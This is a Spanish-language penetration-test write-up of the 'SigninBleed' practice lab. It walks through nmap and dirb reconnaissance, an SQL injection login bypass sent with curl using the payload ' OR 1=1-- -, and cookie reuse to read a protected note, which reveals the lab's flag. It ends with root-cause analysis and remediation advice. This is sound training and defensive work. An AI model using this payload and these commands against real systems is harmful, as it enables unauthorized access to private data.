

INFORME TÉCNICO DE PENTESTING

Explotación de vulnerabilidad de Inyección SQL en formulario de autenticación

Laboratorio: SigninBleed — WHOAMI-LABS.COM

Elaborado por

Eleonor Arias

17 de septiembre de 2026

1. Resumen ejecutivo

Este informe documenta una prueba de penetración realizada sobre el laboratorio “SigninBleed” de la plataforma WHOAMI-LABS.COM, un entorno controlado de práctica destinado al aprendizaje de seguridad ofensiva. El objetivo fue identificar y explotar vulnerabilidades en el activo asignado (172.17.0.2) hasta obtener evidencia de compromiso (flag).

Durante la evaluación se identificó una vulnerabilidad de Inyección SQL (SQLi) en el formulario de autenticación del portal interno, la cual permitió eludir el mecanismo de login sin credenciales válidas. A partir del acceso obtenido se recuperó una nota privada que contenía la evidencia de éxito del ejercicio.

Analista	Eleonor Arias
Plataforma	WHOAMI-LABS.COM
Laboratorio	SigninBleed (dificultad: fácil)
Objetivo (IP)	172.17.0.2
Fecha	17 de septiembre de 2026
Vulnerabilidad principal	Inyección SQL en autenticación (bypass de login)

2. Alcance y objetivos

El alcance de la prueba se limitó exclusivamente al host 172.17.0.2, desplegado como laboratorio aislado dentro de la plataforma WHOAMI-LABS.COM. Los objetivos definidos fueron:

- Realizar un reconocimiento de puertos y servicios expuestos.
- Enumerar rutas y funcionalidades del servicio web.
- Identificar vulnerabilidades explotables en el mecanismo de autenticación.
- Obtener acceso no autorizado y validar el impacto mediante la flag del laboratorio.

3. Metodología

La evaluación siguió un enfoque estándar de pruebas de intrusión en caja negra, compuesto por las siguientes fases: reconocimiento, enumeración, explotación y validación del acceso obtenido.

3.1 Despliegue del laboratorio

Se inició el laboratorio “SigninBleed” en WHOAMI-LABS.COM, el cual asignó la dirección IP objetivo 172.17.0.2 sobre la que se realizaron todas las pruebas.

```
Terminal -
WHOAMI-LABS.COM
=====
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.
=====

[*] Cargando imagen desde signinbleed.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

=====
[✓] Laboratorio desplegado correctamente.
=====

LAB: SigninBleed
DIFICULTAD: ★★★★★★ fácil (1 puntos)

=====
IP del laboratorio: 172.17.0.2
=====

Ingresa la flag de Root (formato SigninBleed{...}):
```

Figura 1. Despliegue del laboratorio SigninBleed en WHOAMI-LABS.COM.

3.2 Reconocimiento de puertos y servicios

Se ejecutó un escaneo de puertos con Nmap para identificar los servicios expuestos por el objetivo:

```
nmap 172.17.0.2 -sS -Pn -vv
```

El resultado mostró dos puertos abiertos: SSH (22/tcp) y HTTP (80/tcp), este último señalado como el vector de ataque más prometedor.

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 64
80/tcp	open	http	syn-ack ttl 64
MAC Address: FA:7E:96:EB:AD:2B (Unknown)			

Figura 2. Resultado del escaneo de puertos con Nmap.

3.3 Enumeración del servicio web

Al acceder al servicio HTTP se identificó un portal de inicio de sesión (“Portal interno”) que solicitaba usuario y contraseña para ver una nota privada:




Figura 3. Formulario de autenticación del portal interno en /login.

Para descubrir rutas adicionales no enlazadas públicamente, se ejecutó un fuzzing de directorios con dirb:

```
dirb http://172.17.0.2/
```

La enumeración reveló las rutas /login, /logout y /note, siendo esta última de especial interés al estar protegida y devolver una redirección (302) cuando se accedía sin sesión válida.




Figura 4. Rutas descubiertas mediante fuzzing con dirb.

Al intentar acceder directamente a /note sin autenticación, el servidor redirigía al login, confirmando que el recurso estaba protegido por control de acceso basado en sesión.

4. Explotación

Dado que el formulario de autenticación no validaba adecuadamente su entrada, se probó una inyección SQL clásica de bypass de autenticación en el campo de usuario, enviando la petición directamente por línea de comandos:

```
curl -s -D - -o /dev/null -X POST http://172.17.0.2/login \
--data-urlencode "username=' OR 1=1-- '" \
--data-urlencode "password=x"
```

La respuesta del servidor confirmó el éxito de la inyección: el backend interpretó la condición "OR 1=1" como verdadera para el registro de usuario, autenticando la sesión sin necesidad de credenciales legítimas.

```

HTTP/1.1 302 FOUND
Server: gunicorn
Date: Fri, 18 Sep 2026 00:56:36 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 197
Location: /note
Vary: Cookie
Set-Cookie: session=.eJwVjTE0wkAMBL9iXY3ygJTUVPCAYJyXyNLFD5DAqH8HdP0jma_5dF4LX0
56Wpq5wbItz-bLnv4-7MIqgviKKdiPpDiNUkIDw_1mcy-p-rZzD05UAWKryg19ogvn0pgEhD5Aje_p2lB
Ykkb_4ym7r47IrmDzcvwA3qozSg.aqyMRA.zACuEukf-3dT99FZBUN9wBV3oHI; HttpOnly; Path=/

```

Figura 5. Respuesta del servidor confirmando el bypass de autenticación mediante SQLi (HTTP 302 con cookie de sesión).

La respuesta incluyó una cookie de sesión válida, la cual fue almacenada localmente para reutilizarla en solicitudes posteriores:

```

curl -s -i -c ck.txt -X POST http://172.17.0.2/login \
--data-urlencode "username=' OR 1=1-- -" \
--data-urlencode "password=x"

```

5. Validación del acceso y evidencia

Utilizando la cookie de sesión obtenida, se accedió al recurso protegido /note, previamente inaccesible sin autenticación:

```

curl -s -b ck.txt http://172.17.0.2/note

```

El servidor devolvió el contenido de la nota privada del usuario, confirmando la escalada de una vulnerabilidad de inyección SQL a una violación de confidencialidad de datos:

```

<body>
<div class="card">
  <h1>Nota privada</h1>
  <p>Bienvenido, <strong>demo</strong>.</p>
  <p>Recordatorio: no compartas credenciales. La nota de este lab contiene el flag.</p>
  <div class="flag">SigninBleed{sql_i_proxy_decoder}</div>
  <p style="margin-top:16px"><a href="/logout">Cerrar sesión</a></p>
</div>
</body>

```

Figura 6. Contenido de la nota privada obtenida tras el bypass de autenticación, incluyendo la flag del laboratorio.

La nota contenía la flag de éxito del laboratorio:

```

SigninBleed{sql_i_proxy_decoder}

```

6. Análisis de causa raíz

La causa raíz de la vulnerabilidad fue la construcción dinámica de consultas SQL mediante concatenación directa de la entrada del usuario, sin el uso de consultas parametrizadas (prepared statements) ni validación/saneamiento de los campos "username" y "password". Esto permitió que la carga útil ' OR 1=1-- - alterara la lógica de la consulta original, forzando una condición siempre verdadera y devolviendo el primer registro de la tabla de usuarios como si la autenticación hubiese sido exitosa.

7. Impacto

- Bypass total del mecanismo de autenticación sin necesidad de credenciales válidas.
- Acceso no autorizado a información privada de usuarios (recurso /note).
- Riesgo de exposición de la base de datos completa si la inyección se explota con técnicas adicionales (UNION-based, extracción de esquemas, etc.).

8. Recomendaciones

- Utilizar consultas parametrizadas o un ORM que evite la concatenación de entradas del usuario en sentencias SQL.
- Aplicar validación y saneamiento estricto de todos los campos de entrada del lado del servidor.
- Implementar un Web Application Firewall (WAF) como capa adicional de defensa.
- Aplicar el principio de menor privilegio a la cuenta de base de datos utilizada por la aplicación.
- Incorporar pruebas de seguridad automatizadas (SAST/DAST) dentro del ciclo de desarrollo.
- Registrar y monitorear intentos de autenticación anómalos para detectar patrones de inyección.

9. Conclusión

El laboratorio "SigninBleed" permitió demostrar, en un entorno controlado, cómo una vulnerabilidad de inyección SQL no validada puede comprometer por completo el mecanismo de autenticación de una aplicación web y exponer información sensible de sus usuarios. Se recomienda aplicar las medidas de remediación descritas en la sección anterior antes de considerar un despliegue en producción de aplicaciones con patrones similares.

Eleonor Arias

Analista de seguridad ofensiva